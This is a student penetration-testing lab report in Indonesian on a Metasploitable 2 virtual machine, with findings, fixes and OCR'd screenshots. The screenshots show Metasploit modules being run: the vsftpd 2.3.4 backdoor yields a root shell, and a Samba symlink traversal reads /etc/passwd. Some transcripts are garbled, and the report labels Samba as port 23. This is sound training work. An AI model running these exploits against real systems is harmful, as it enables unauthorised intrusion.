

Praktikum
Pengujian Penetrasi pada Laboratorium
Metasploitable 2



ID-Networkers
Indonesian IT Expert Factory



Dokumentasi Praktikum Pengujian Penetrasi

1. Informasi Umum

- **Nama Peserta:** Himawan Imtikhan Azmi
- **Tanggal Praktikum:** 23 – 29 Juni 2025
- **Nama Praktikum:** Pengujian Penetrasi pada Lab. Metasploitable 2
- **Target Sistem:** Laboratorium Metasploitable 2 berbasis Mesin Virtual
- **IP/URL Target:** 10.0.2.4

2. Tujuan Praktikum

Untuk memberikan pengalaman langsung dalam mengidentifikasi dan mengevaluasi kerentanan sistem melalui teknik uji penetrasi yang sah dan aman sebagai bagian dari kegiatan pembelajaran.

3. Tools dan Bahan

- Tools utama: Nmap (Aplikasi berbasis CLI), metasploit-framework (Aplikasi berbasis CLI), vncviewer (Aplikasi berbasis CLI), smbclient (Aplikasi berbasis CLI).
- VM/Lab environment: Ubuntu Server 24.04.2 LTS berisi Lab. Metasploitable 2 (Target) dan Kali Linux 2025.2 (Penyerang)

4. Metodologi Pengujian

Metodologi pengujian yang digunakan dalam praktikum ini menggunakan standar dan kerangka kerja uji penetrasi NIST SP 800-115 (*Technical Guide to Information Security Testing*) yang meliputi empat tahap yaitu:

- a. Perencanaan (*Planning*): Menetapkan aturan pengujian, menentukan batasan manajemen dan teknis.
- b. Penemuan (*Discovery*): Memindai dan mengidentifikasi host, layanan, dan potensi kerentanan. Fase ini mencakup pengumpulan informasi dan analisis kerentanan.
- c. Serangan (*Attack*): Mencoba untuk menembus, mendapatkan akses, dan memperluasnya. Fase ini berfokus pada eksploitasi kerentanan untuk mengonfirmasi tingkat risiko. Seringkali, fase ini akan berulang kembali ke fase *Discovery* untuk menemukan target baru setelah sebuah sistem berhasil disusupi.
- d. Pelaporan (*Reporting*): Menyusun laporan hasil pengujian dan memberikan rekomendasi mitigasi.





5. Langkah-Langkah Praktikum




Langkah-langkah yang dilakukan dalam pengujian berdasarkan metodologi yang digunakan:

1. Mengakses *server* lab. Metasploitable 2 menggunakan peramban web yang tersedia di mesin virtual penyerang (Kali Linux) untuk memastikan layanan web *server* telah berjalan.
2. Melakukan pemindaian layanan yang tersedia dengan alat pemindai jaringan nmap (*network mapper*) melalui terminal mesin virtual penyerang (Kali Linux).
3. Mengidentifikasi jenis kerentanan dan menentukan alat uji penetrasi yang sesuai dengan jenis kerentanan berdasarkan hasil pemindaian nmap.
4. Melakukan uji coba eksplorasi kerentanan menggunakan alat yang sesuai dengan jenis kerentanan seperti *metasploit-framework*.
5. Menganalisis temuan dan memberikan rekomendasi atau saran sebagai upaya pencegahan.
6. Mendokumentasikan proses praktikum dan menuliskan laporan praktikum.



6. Temuan dan Analisis

No	Jenis Kerentanan	Deskripsi Temuan	Dampak	Bukti (Screenshot/Request)
1	<i>FTP Exploitation</i> (Port 21) [CVE-2011-2523 – <i>Backdoor (malicious code injection)</i> , CWE-912 – <i>Hidden Functionality (Backdoor)</i> , CWE-77 – <i>Command Injection</i>]	Terdapat <i>backdoor</i> pada layanan vsftpd versi 2.3.4 yang berasal dari kode sumber resmi. <i>Backdoor</i> disisipkan oleh pihak ketiga yang tidak sah ke dalam kode sumber resmi. <i>Backdoor</i> tersebut memicu <i>shell bind</i> pada port TCP tertentu (biasanya 6200) yang bisa digunakan untuk mendapatkan akses <i>remote shell</i> sebagai <i>root</i> .	Dampak yang ditimbulkan oleh kerentanan ini adalah <i>Remote Code Execution (RCE)</i> , <i>Privilege Escalation</i> , dan <i>Backdoor Access</i> .	
2	<i>Samba Exploitation</i> (Port 23) [CWE-22 – <i>Path Traversal</i> , CWE-59 – <i>Link Following</i>]	Kerentanan pada konfigurasi Samba yang tidak memeriksa dengan benar penggunaan <i>symbolic link (symlink)</i> di dalam direktori yang dibagikan (<i>share</i>). Aktif secara <i>default</i> Samba	Dampak yang ditimbulkan oleh kerentanan ini adalah <i>Unauthorized File Access</i> , <i>Information Disclosure</i> , <i>Post-exploitation Support</i> ,	



		dikonfigurasi untuk <i>symlink</i> melalui <i>wide links</i> .	tidak menyebabkan RCE langsung tapi mendukung RCE jika digunakan bersama kerentanan yang lain.	
3	<i>VNC Exploitation (Port 5900) [CVE-2006-2369 – TightVNC Authentication Bypass, CVE-2019-15681 – VNC Password Reuse / Weak Password, CVE-1999-0506 – Weak Credentials, CWE-521 – Weak Password Requirements]</i>	Layanan VNC yang diterapkan memiliki proses autentikasi yang lemah dan memungkinkan dilakukan <i>Brute Force</i> . Selain itu, layanan tersebut juga menggunakan kata sandi yang lemah dan <i>default</i> .	Dampak yang dapat ditimbulkan dari kerentanan ini adalah penyerang dapat mengakses <i>desktop</i> jarak jauh tanpa password, memungkinkan <i>Brute Force password VNC</i> . Dampak umum lainnya setelah serangan berhasil adalah <i>Remote Desktop Control, Data Exposure, Informasi Sistem</i> (seperti sesi <i>login</i>), <i>Persistence</i> (seperti <i>backdoor, keylogger</i>), dan <i>Privilege Escalation</i> .	
4	<i>PostgreSQL Exploitation (Port 5432) [CVE-2007-3280 – Authentication Bypass, CWE-306 – Missing Authentication for Critical Function, CWE-798 – Use of Hard-coded Credentials]</i>	Layanan PostgreSQL yang tersedia memiliki kerentanan karena konfigurasi <i>default</i> yang memungkinkan akun dapat menulis ke direktori <i>/tmp</i> , dan memungkinkan eksekusi kode arbitrer. Kerentanan ini dapat dieksplorasi dengan modul metasploit-framework yaitu PostgreSQL Reverse Shell.	Dampak yang dapat ditimbulkan karena kerentanan ini adalah <i>Remote Code Execution (RCE)</i> , akses <i>shell, Data Exfiltration</i> (seperti mengambil data sensitif), <i>Privilege Escalation</i> , dan <i>Persistence</i> (seperti <i>backdoor</i>).	



5	<p><i>Apache Tomcat Exploitation (Port 8180) [CVE-2009-3548 – Tomcat Manager Weak Default Credentials, CWE-798 – Hardcoded Credentials, CWE-434 – Unrestricted Upload of File with Dangerous Type]</i></p>	<p>Layanan Apache Tomcat menggunakan konfigurasi <i>Tomcat Manager Application</i> yang rentan dengan kredensial <i>default</i> dan mengizinkan pengunggahan <i>file web shell (WAR file)</i> ke server. Hal tersebut memungkinkan untuk serangan <i>Remote Code Execution (RCE)</i>. Kerentanan layanan ini dapat dieksplorasi dengan modul metasploit-framework <i>tomcat_mgr_upload</i>.</p>	<p>Dampak yang dapat ditimbulkan oleh kerentanan ini adalah <i>Remote Code Execution (RCE)</i>, <i>Reverse Shell Access</i> (mendapatkan <i>shell</i> interaktif), <i>System Enumeration</i> (seperti melihat, mencuri atau mengeksekusi file), <i>Persistence (backdoor)</i>, dan <i>Privilege Escalation</i>.</p>	 

7. Rekomendasi Perbaikan

Upaya yang dapat dilakukan sebagai langkah pencegahan adalah sebagai berikut:

- a) *FTP Exploitation (Port 21) [CVE-2011-2523 – Backdoor (malicious code injection), CWE-912 – Hidden Functionality (Backdoor), CWE-77 – Command Injection]*
 - 1) Gunakan versi terbaru dari vsftpd (v2.3.4 yang bersih atau versi lebih baru).
 - 2) Verifikasi *hash checksum* dari setiap *software* yang diunduh.
 - 3) *Harden* konfigurasi FTP: Gunakan SFTP atau FTPS dengan otentikasi yang kuat.
 - 4) Batasi akses FTP dari luar dengan *firewall*.
- b) *Samba Exploitation (Port 23) [CWE-22 – Path Traversal, CWE-59 – Link Following]*
 - 1) Nonaktifkan *Follow Symlinks* dan *Wide Links*
 - 2) Batasi akses tulis pada *share*
 - 3) Gunakan isolasi *File System* (*chroot* atau *jail*)
 - 4) Lakukan pembaruan versi Samba ke versi terbaru
 - 5) *Monitoring* dan *Logging* pada aktivitas *file access*
 - 6) Konfigurasi *firewall* dan segregasi jaringan



- c) *VNC Exploitation (Port 5900)* [CVE-2006-2369 – TightVNC Authentication Bypass, CVE-2019-15681 – VNC Password Reuse / Weak Password, CVE-1999-0506 – Weak Credentials, CWE-521 – Weak Password Requirements]
 - 1) Gunakan kata sandi yang kuat
 - 2) Nonaktifkan autentikasi kosong
 - 3) Gunakan *firewall* untuk membatasi akses IP tertentu
 - 4) Gunakan *tunnel* SSH atau VPN
 - 5) Gunakan versi VNC terbaru, perbarui versi VNC yang mendukung enkripsi
 - 6) Nonaktifkan VNC saat tidak digunakan
- d) *PostgreSQL Exploitation* (Port 5432) [CVE-2007-3280 – Authentication Bypass, CWE-306 – Missing Authentication for Critical Function, CWE-798 – Use of Hard-coded Credentials]
 - 1) Gunakan kata sandi yang kuat
 - 2) Perkuat konfigurasi pada ***pg_hba.conf***, gunakan metode autentikasi md5 atau scram-sha-256 (jangan *trust*), dan batasi akses berdasarkan IP
 - 3) Nonaktifkan fungsi berbahaya (jika tidak diperlukan) seperti **COPY TO PROGRAM**, **lo_export**, **CREATE FUNCTION** oleh pengguna biasa.
 - 4) Jalankan PostgreSQL dengan hak terbatas (jangan *root*)
 - 5) Batasi *Network Exposure* (seperti hanya *localhost*) jika tidak butuh *remote access*
 - 6) *Audit* pengguna dan *Role Database* seperti hapus *role* yang tidak digunakan serta hindari memberi hak **SUPERUSER**, **CREATEDB**, **CREATEROLE** sembarangan
- e) *Apache Tomcat Exploitation* (Port 8180) [CVE-2009-3548 – Tomcat Manager Weak Default Credentials, CWE-798 – Hardcoded Credentials, CWE-434 – Unrestricted Upload of File with Dangerous Type]
 - 1) Hapus atau nonaktifkan akses ke *Tomcat Manager*
 - 2) Ganti atau nonaktifkan kredensial *default*
 - 3) Batasi akses IP
 - 4) Gunakan versi Tomcat terbaru
 - 5) *Audit* dan *Logging* pada *request* dan *deployment* untuk mendeteksi aktivitas mencurigakan serta *monitor* direktori *webapps/* untuk unggah file tidak sah



8. Evaluasi dan Refleksi

Jawab pertanyaan berikut:

- Apa tantangan utama dalam praktikum ini?

Tantangan utama dalam praktikum ini adalah pengetahuan dasar tentang fungsi dari setiap layanan yang ada pada sebuah *server* dan jenis kerentanan yang menyertainya.


- Apakah ada tools/metode yang tidak berjalan sesuai ekspektasi?

Tidak ada, semua berjalan dengan semestinya dan sesuai harapan.

- Apa pelajaran paling penting yang dipelajari dari praktikum ini?

Memberikan pengetahuan tentang praktik terbaik untuk mengamankan *server* dari potensi serangan siber dan meningkatkan kepedulian terhadap pemeliharaan keamanan *server* untuk meminimalisir potensi serangan siber.

9. Lampiran



Gambar 1: Halaman Utama Metasploitable 2 diakses dari Peramban Web



The screenshot shows the terminal window of a Kali Linux system. The user has run the command `sudo nmap -sV -Pn 10.0.2.4` to scan port 10.0.2.4. The output shows various services running on different ports, including SSH, Telnet, SMTP, and MySQL. A red box highlights the MySQL service (port 3306) which is running on version 5.0.51a-3ubuntu5.

```
(kali㉿kali)-[~] $ sudo nmap -sV -Pn 10.0.2.4
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-02 11:55 EDT [try harder]  Not Logged In
Nmap scan report for 10.0.2.4
Host is up (0.0001s latency).  Toggle Security  Reset DB  View Log  View Captured Data
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp    Postfix smtpd
53/tcp    open  domain  ISC BIND 9.4.2
80/tcp    open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind 2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec    netkit-rsh rexecd
513/tcp   open  login   OpenBSD rlogin
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi  GNU Classpath grmiregistry
1524/tcp  open  bindshell Metasploitable root shell
2049/tcp  open  nfs     2-4 (RPC #100003)
2121/tcp  open  ftp     ProFTPD 1.3.1
3306/tcp  open  mysql   MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc     VNC (protocol 3.3)
6000/tcp  open  x11     (access denied)
6667/tcp  open  irc     UnrealIRCd
8180/tcp  open  unknown
32775/tcp open  nlockmgr 1-4 (RPC #100021)
MAC Address: 08:00:27:73:7A:89 (PC Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/. 
Nmap done: 1 IP address (1 host up) scanned in 189.01 seconds

(kali㉿kali)-[~]
```

Gambar 2: Pemindaian Layanan yang Tersedia di Server Metasploitable 2 dengan nmap

The screenshot shows an FTP session connected to port 21 of the target host. The user has logged in as 'msfadmin' and is viewing the contents of the '/' directory. The directory listing includes standard Linux system directories like bin, boot, dev, etc., and some user-specific directories like home and lost+found.

```
(kali㉿kali)-[~] $ ftp 10.0.2.4
Connected to 10.0.2.4.
220 (vsFTPd 2.3.4) 200 (Opened)  Hints: Disabled (0 - I try harder)  Not Logged In
Name (10.0.2.4:kali): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||47225||).
150 Here comes the directory listing.
drwxr-xr-x  6 1000  1000  4096 Apr 28 2010 vulnerable
226 Directory send OK.
ftp> cd /
bin  boot  home  media  root  usr
boot  instruction  initrd  mnt  sbin  var
cdrom  instructions  initrd.img  nohup.out  srv  vmlinuz
dev  lib  opt  sys
etc  those pesky  lost+found  proc  tmp
ftp> cd /home
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||36300||).
150 Here comes the directory listing.
drwxr-xr-x  2 0  65534  4096 Mar 17 2010 ftp  Liberately Vulnerable PHP Scripts Of
drwxr-xr-x  7 1000  1000  4096 Jun 25 10:25 msfadmin
drwxr-xr-x  2 1002  1002  4096 Apr 16 2010 service
drwxr-xr-x  3 1001  1001  4096 May 07 2010 user
226 Directory send OK.
ftp> exit
221 Goodbye. backtrack
```

Gambar 3: Uji Coba Akses Layanan FTP Metasploitable 2



The screenshot shows the Metasploit Framework interface on a Kali Linux system. The terminal window title is 'Exploit - Metasploit Framework'. The command entered is 'msf6 > search vsftpd'. The results show a matching module for 'vsftpd_232' which is described as an auxiliary/dos/ftp module for VSFTPD 2.3.2 Denial of Service. It has a disclosure date of 2011-02-03 and a rank of normal. The exploit module for 'vsftpd_234_backdoor' is also listed, which is an exploit/unix/ftp module for VSFTPD v2.3.4 Backdoor Command Execution, with a disclosure date of 2011-07-03 and an excellent rank.

```
File Actions Edit View Help
msf6 > search vsftpd
Matching Modules
=====
Module          = auxiliary/dos/ftp/vsftpd_232
Name           = VSFTPD 2.3.2 Denial of Service
Description    = VSFTPD 2.3.2 Denial of Service
Platform       = Dos, Unix
Arch           = x86
Type           = Auxiliary
Version        = 1.0
License        = Exploit
Status         = Hosed
Author         = 
Privileged     = No
Payload        = 
Platform       = 
Arch           = 
Type           = 
Version        = 
License        = 
Status         = 
Author         = 
Privileged     = 
Payload        = 
Disclosure Date = 2011-02-03
Rank           = Normal
Check          = Yes
Description    = VSFTPD 2.3.2 Denial of Service
Module          = exploit/unix/ftp/vsftpd_234_backdoor
Name           = VSFTPD v2.3.4 Backdoor Command Execution
Description    = VSFTPD v2.3.4 Backdoor Command Execution
Platform       = Unix
Arch           = x86
Type           = Exploit
Version        = 1.0
License        = Exploit
Status         = Hosed
Author         = 
Privileged     = No
Payload        = 
Platform       = 
Arch           = 
Type           = 
Version        = 
License        = 
Status         = 
Author         = 
Privileged     = 
Payload        = 
Hints: Disabled (0 - I try harder)
Not Logged In
```

Interact with a module by name or index. For example `info 1`, use `1` or `use exploit/unix/ftp/vsftpd_234_backdoor`

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Gambar 4: *FTP Exploitation - Mencari dan Menggunakan Modul Eksloitasi untuk Layanan FTP pada metasploit-framework*

The screenshot continues from the previous one, showing the exploit configuration and execution. The command 'set RHOSTS 10.0.2.4' is issued to specify the target host. The exploit is then run, resulting in a successful connection to port 21. A command shell session is established, and the command 'uname -a' is run to display the system information, which shows it's a 'Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux' system.

```
File Actions Edit View Help
msf6 > search vsftpd
Matching Modules
=====
Module          = auxiliary/dos/ftp/vsftpd_232
Name           = VSFTPD 2.3.2 Denial of Service
Description    = VSFTPD 2.3.2 Denial of Service
Platform       = Dos, Unix
Arch           = x86
Type           = Auxiliary
Version        = 1.0
License        = Exploit
Status         = Hosed
Author         = 
Privileged     = No
Payload        = 
Platform       = 
Arch           = 
Type           = 
Version        = 
License        = 
Status         = 
Author         = 
Privileged     = 
Payload        = 
Hints: Disabled (0 - I try harder)
Not Logged In
```

Interact with a module by name or index. For example `info 1`, use `1` or `use exploit/unix/ftp/vsftpd_234_backdoor`

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 10.0.2.4:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 10.0.2.4:21 - USER: 331 Please specify the password.
[+] 10.0.2.4:21 - Backdoor service has been spawned, handling ...
[+] 10.0.2.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:40363 → 10.0.2.4:6200) at 2025-07-02 22:26:27 -0400
```

```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
whoami
root
```

back|track

Gambar 5: *FTP Exploitation - Eksloitasi Kerentanan FTP dengan Modul dari metasploit-framework*



(kali㉿kali)-[~]\$ smbclient -L //10.0.2.4
Password for [WORKGROUP\kali]:
Anonymous login successful

Sharename Type Comment
print\$ Disk Printer Drivers
tmp Disk oh noes!
opt Disk
IPC\$ IPC IPC Service (metasploitable server (Samba 3.0.20-Debian
)) ADMIN\$ IPC IPC Service (metasploitable server (Samba 3.0.20-Debian
))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

Server Comment
Workgroup Master
WORKGROUP METASPLOITABLE

(kali㉿kali)-[~]\$

Gambar 6: *Samba Exploitation - Memeriksa sharename yang Tersedia*

(kali㉿kali)-[~]\$ smbclient -L //10.0.2.4
Password for [WORKGROUP\kali]:
Anonymous login successful

Sharename Type Comment
print\$ Disk Printer Drivers
tmp Disk oh noes!
opt Disk
IPC\$ IPC IPC Service (metasploitable server (Samba 3.0.20-Debian
)) ADMIN\$ IPC IPC Service (metasploitable server (Samba 3.0.20-Debian
))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

Server Comment
Workgroup Master
WORKGROUP METASPLOITABLE

(kali㉿kali)-[~]\$ msf6
File Actions Edit View Help
1 71 exploit/solaris/samba/trans2open 2003-04-07 great
No 72 __target: Samba 2.2.x - Solaris 9 (sun4u) - Bruteforce . .
. 73 __target: Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce . .
. 74 exploit/windows/http/sambar6_search_results 2003-06-21 normal
Yes 75 __target: Automatic . .
. 76 __target: Windows 2000 . .
. 77 __target: Windows XP . .

Interact with a module by name or index. For example info 77, use 77 or use exploit/windows/
http/sambar6_search_results
After interacting with a module you can manually set a TARGET with set TARGET 'Windows XP'

msf6 > use auxiliary/admin/smb/samba_symlink_traversal
msf6 auxiliary(admin/smb/samba_symlink_traversal) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
msf6 auxiliary(admin/smb/samba_symlink_traversal) > set SMBSHARE tmp
SMBSHARE => tmp
msf6 auxiliary(admin/smb/samba_symlink_traversal) > exploit
[*] Running module against 10.0.2.4
[*] 10.0.2.4:445 - Connecting to the server ...
[*] 10.0.2.4:445 - Trying to mount writeable share 'tmp' ...
[*] 10.0.2.4:445 - Trying to link 'rootfs' to the root filesystem ...
[*] 10.0.2.4:445 - Now access the following share to browse the root filesystem:
[*] 10.0.2.4:\tmp\rootfs\
[*] Auxiliary module execution completed
msf6 auxiliary(admin/smb/samba_symlink_traversal) >

Gambar 7: *Samba Exploitation - Mencari Modul Eksloitasi pada metasploit-framework dan Menggunakannya*



The screenshot shows a terminal window titled 'kali@kali:~'. The user is interacting with the Metasploit framework. They have connected to a Samba share on a target host at 10.0.2.4. The user runs 'smbclient //10.0.2.4/tmp' and logs in successfully as 'admin'. They then navigate to the directory '/tmp' and run 'more passwd'. The user finds a password file named 'password' with the contents 'root:password'. The user then runs 'auxiliary/scanner/smb/smba_symlink_traversal' against the target. The exploit connects to port 445, mounts the 'tmp' share, and successfully links it to the root filesystem. The auxiliary module execution is completed successfully.


```
kali@kali:~$ opt
IPC$          Disk      IPC Service (metasploitable server (Samba 3.0.20-De
))          ADMIN$     IPC       IPC Service (metasploitable server (Samba 3.0.20-De
))          Reconnecting with SMB1 for workgroup listing.
Anonymous login successful
Server        Comment
Workgroup    Master
WORKGROUP    METASPOITABLE
(kali㉿kali)-[~]
$ smbclient //10.0.2.4/tmp
Password for [WORKGROUP\kali]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: > cd rootfs\
smb: \rootfs\etc> cd etc\
smb: \rootfs\etc> more passwd
getting file \rootfs\etc\passwd of size 1581 as /tmp/smbmore.HlJmh (257.3 Kilobytes/
(average 257.3 Kilobytes/sec)
smb: \rootfs\etc> more passwd
getting file \rootfs\etc\passwd of size 1581 as /tmp/smbmore.Dcixw0 (308.8 Kilobytes/
sec) (average 280.7 Kilobytes/sec)
smb: \rootfs\etc> [
After interacting with a module you can manually set a TARGET with set TARGET 'Windows XP'
RHOSTS => 10.0.2.4
[*] 10.0.2.4:445 - Connecting to the service...
[*] 10.0.2.4:445 - Trying to mount writeable share 'tmp'...
[*] 10.0.2.4:445 - Trying to link 'rootfs' to the root filesystem...
[*] 10.0.2.4:445 - Now access the following share to browse the root filesystem:
[*] 10.0.2.4:445 - \\10.0.2.4\tmp\rootfs
[*] Auxiliary module execution completed
msf6 auxiliary(admin@smb/samba_symlink_traversal) >
```

Gambar 8: *Samba Exploitation* - Menguji Hasil Eksplorasi dari Modul *metasploit-framework*


The screenshot shows a terminal window titled 'kali@kali:~'. The user is searching for a VNC exploit module using the command 'msf6 > search vnc_login'. The search results show one matching module: 'auxiliary/scanner/vnc/vnc_login'. The user then runs 'use auxiliary/scanner/vnc/vnc_login' and sets the RHOSTS to 10.0.2.4. The exploit starts a VNC login sweep on port 5900. It finds an active database and successfully logs in with the password 'password'. The auxiliary module execution is completed successfully.

```
msf6 > search vnc_login
Matching Modules
on: 2.1.19   Security Level: 0 (Hosed)   Hints: Disabled (0 - I try harder)   Not Logged In
#  Name          Login/Register   Disclosure Date   Rank   Check   Description
-  auxiliary/scanner/vnc/vnc_login .           normal   No      VNC Authentication Scanner
Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/vnc/vnc_login
msf6 > use auxiliary/scanner/vnc/vnc_login
